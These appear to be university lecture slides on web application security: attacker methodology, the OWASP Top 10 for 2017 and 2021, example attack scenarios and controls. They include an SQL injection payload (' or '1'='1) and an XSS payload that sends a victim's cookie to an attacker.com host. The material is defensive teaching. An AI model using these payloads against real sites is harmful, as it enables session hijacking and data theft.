ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
Τμήμα Πληροφορικής

ΣΧΕΔΙΑΣΗ ΑΡΧΙΤΕΚΤΟΝΙΚΗΣ ΑΣΦΑΛΕΙΑΣ
ΠΡΟΗΓΜΕΝΑ ΣΥΣΤΗΜΑΤΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Table of Contents

Web application Components

- Web Server
- Application Content
- DB Server
- Login
- User Permissions
- Session Mechanism
- Data Storage
- Application logic
- Logout


Vulnerabilities Categories


- Custom web applications
  - Technical Vulnerabilities
  - Source Code Vulnerabilities
- Databases Vulnerabilities
  - MySQL, Oracle, SQLServer
- Web Servers Vulnerabilities
  - Apache, IIS, Tomcat
- OS Vulnerabilities
  - Windows, Linux
- Network
  - Network Infrastructure vulnerabilities

Attack methodology


1. Information Gathering (Reconnaissance) of the target(s)
2. Attack: Procedures in order to identify and exploit the identified vulnerabilities of the victim
3. Entrenchment: Procedures in order to achieve the connection with the victim
   - Run payloads,
   - use of merpreter,
   - backdoor
4. Abuse: Procedures in order to achieve the attack goal:
   - Steal passwords
   - Delete files
   - Denial of Service
   - …

Most common Web Application Threats -1



SQL Injection
LDAP Injection Attacks
Cross Site Scripting (XSS)
SQL Injection
Cookie /Session Poisoning
Cross Site Request Forgery
Denial of Service (DoS)



Most common
Web Application Threats -2


Network Access Attacks
Unvalidated Redirects - Forwards
Obfuscation Application
Authentication Hijaking
Malicious File Execution
Insecure Cryptographic Storage
Insecure Direct Object References


OWASP TOP 10



2017		2021
A01:2017-Injection		A01:2021-Broken Access Control
A02:2017-Broken Authentication		A02:2021-Cryptographic Failures
A03:2017-Sensitive Data Exposure		A03:2021-Injection
A04:2017-XML External Entities (XXE)	(New)	A04:2021-Insecure Design
A05:2017-Broken Access Control		A05:2021-Security Misconfiguration
A06:2017-Security Misconfiguration		A06:2021-Vulnerable and Outdated Components
A07:2017-Cross-Site Scripting (XSS)		A07:2021-Identification and Authentication Failures
A08:2017-Insecure Deserialization	(New)	A08:2021-Software and Data Integrity Failures
A09:2017-Using Components with Known Vulnerabilities		A09:2021-Security Logging and Monitoring Failures*
A10:2017-Insufficient Logging & Monitoring	(New)	A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

Attacker Paths



A01:2021 – Broken Access Control

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits. Common access control vulnerabilities include:

- Violation of the principle of least privilege or deny by default, where access should only be granted for particular capabilities, roles, or users, but is available to anyone.
- Bypassing access control checks by modifying the URL (parameter tampering or force browsing), internal application state, or the HTML page, or by using an attack tool modifying API requests.
- Permitting viewing or editing someone else's account, by providing its unique identifier (insecure direct object references)
- Accessing API with missing access controls for POST, PUT and DELETE.
- Elevation of privilege. Acting as a user without being logged in or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token, or a cookie or hidden field manipulated to elevate privileges or abusing JWT invalidation.
- CORS misconfiguration allows API access from unauthorized/untrusted origins.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user.

Example Attack Scenarios

. **Scenario #1:** The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct")); ResultSet results =
pstmt.executeQuery( );
```

An attacker simply modifies the browser's 'acct' parameter to send whatever account number they want. If not correctly verified, the attacker can access any user's account.
https://example.com/app/accountInfo?acct=notmyacct

. **Scenario #2:** An attacker simply forces browses to target URLs. Admin rights are required for access to the admin page.

https://example.com/app/getappInfo https://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

Controls:

- Except for public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application.
- Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g., repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- Stateful session identifiers should be invalidated on the server after logout. Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized. For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.

A02:2021 – Cryptographic Failures

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers and health records, require extra protection, mainly if that data falls under privacy laws, e.g., EU's General Data Protection Regulation (GDPR), or regulations, e.g., financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, FTP also using TLS upgrades.
- Are any old or weak cryptographic algorithms or protocols used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing? Is encryption not enforced, e.g., are any HTTP headers (browser) security directives or headers missing?
- Is the received server certificate and the trust chain properly validated?
- Are initialization vectors ignored, reused, or not generated sufficiently secure for the cryptographic mode of operation? Is an insecure mode of operation such as ECB in use? Are passwords being used as cryptographic keys in absence of a password base key derivation function?
- Is randomness used for cryptographic purposes that was not designed to meet cryptographic requirements? Are deprecated cryptographic padding methods such as PKCS number 1 v1.5 in use?
- Are cryptographic error messages or side channel information exploitable, for example in the form of padding oracle attacks?

Example Attack Scenarios

- **Scenario #1**: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text.
- **Scenario #2**: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g., at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g., the recipient of a money transfer.
- **Scenario #3**: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

Controls:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Disable caching for response that contain sensitive data.
- Apply required security controls as per the data classification.
- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.
- Always use authenticated encryption instead of just encryption.
- Keys should be generated cryptographically randomly and stored in memory as byte arrays. If a password is used, then it must be converted to a key via an appropriate password base key derivation function.
- Ensure that cryptographic randomness is used where appropriate, and that it has not been seeded in a predictable way or with low entropy. Most modern APIs do not require the developer to seed the CSPRNG to get security.
- Avoid deprecated cryptographic functions and padding schemes, such as MD5, SHA1, PKCS number 1 v1.5 .

A03:2021 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.

- Example Attack Scenarios
- Scenario #1: The application uses untrusted data in the construction of the following vulnerable SQL call:
  - String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

- Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):
  - Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
- In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:
  - http://example.com/app/accountView?id=' or '1'='1
- This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

Controls:

- The preferred option is to use a safe API, which avoids using the interpreter entirely, provides a parameterized interface, or migrates to Object Relational Mapping Tools (ORMs).
- Use positive server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
  Note: SQL structures such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection

Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites

- Example Attack Scenario

- The application uses untrusted data in the construction of the following HTML snippet without validation or escaping: (String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>"; The attacker modifies the ‘CC’ parameter in his browser to: '><script>document.location= 'http://www.attacker.com/cgi- bin/cookie.cgi? foo='+document.cookie</script>'.
- This causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

Controls:

- Escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into.
- Convert all non-alphanumeric characters to html character entities before displaying the user input in search engines and forums posts
- Positive or “whitelist” input validation is also recommended as it helps protect against XSS.
- Validate the length, characters, format, and business rules on that data before accepting the input.
- For rich content, consider auto-sanitization libraries like OWASP’s AntiSamy or the Java HTML Sanitizer Project.
- Consider Content Security Policy (CSP) to defend against XSS across your entire site.

A04:2021 – Insecure Design

Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.

- Example Attack Scenario

Scenario #1: A credential recovery workflow might include “questions and answers,” which is prohibited by NIST 800-63b, the OWASP ASVS, and the OWASP Top 10. Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers, which is why they are prohibited. Such code should be removed and replaced with a more secure design.
Scenario #2: A cinema chain allows group booking discounts and has a maximum of fifteen attendees before requiring a deposit. Attackers could threat model this flow and test if they could book six hundred seats and all cinemas at once in a few requests, causing a massive loss of income.

Controls:

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modeling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)
- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases and misuse-cases for each tier of your application.
- Segregate tier layers on the system and network layers depending on the exposure and protection needs

A05:2021 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

- Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, the latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
- The server does not send security headers or directives, or they are not set to secure values.
- The software is out of date or vulnerable

- Example Attack Scenarios
- Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.
- Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.
- Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.
- Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

Controls:

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Setup specific roles, permissions and disable all default accounts or change their default passwords
- Change at regular time intervals the root passwords Scan for latest security vulnerabilities and apply the latest security patches
- Configure all security mechanisms and turn of all unused services
- A repeatable hardening process makes it fast and easy to deploy another environment that is appropriately locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to set up a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process Review cloud storage permissions (e.g., S3 bucket permissions).
- A segmented application architecture provides effective and secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
- Sending security directives to clients, e.g., Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.

A06:2021 – Vulnerable and Outdated Components

Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, leaving organizations open to days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations

- Example Attack Scenarios
- Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious, The following two vulnerable components were downloaded 22m times in 2011.
  - Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
  - Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.
- Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

Controls:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies using tools like versions, OWASP Dependency Check, retire.js, etc. Continuously monitor sources like Common Vulnerability and Exposures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component (See A08:2021-Software and Data Integrity Failures).
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

A07:2021 – Identification and Authentication Failures

Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers," which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords data stores.
- Has missing or ineffective multi-factor authentication.
- Exposes session identifier in the URL.
- Reuse session identifier after successful login.
- Does not correctly invalidate Session IDs. User sessions or authentication tokens (mainly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

- Example Attack Scenarios
- **Scenario #1:** Credential stuffing, the use of lists of known passwords, is a common attack. Suppose an application does not implement automated threat or credential stuffing protection. In that case, the application can be used as a password oracle to determine if the credentials are valid.
- **Scenario #2:** Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements encourage users to use and reuse weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.
- **Scenario #3:** Application session timeouts aren't set correctly. A user uses a public computer to access an application. Instead of selecting "logout," the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

Controls:

- Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list.
- Align password length, complexity, and rotation policies with National Institute of Standards and Technology (NIST) 800-63b's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence-based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts, but be careful not to create a denial of service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session identifier should not be in the URL, be securely stored, and invalidated after logout, idle, and absolute timeouts.

A08:2021 – Software and Data Integrity Failures

- Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
- Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise.

- Example Attack Scenarios
- Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.
- Scenario #2: A site simply doesn’t use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user’s session cookie. Attacker then replays this cookie and hijacks the user’s session, accessing the user’s private data.
- Scenario #3: The password database uses unsalted hashes to store everyone’s passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

Controls:

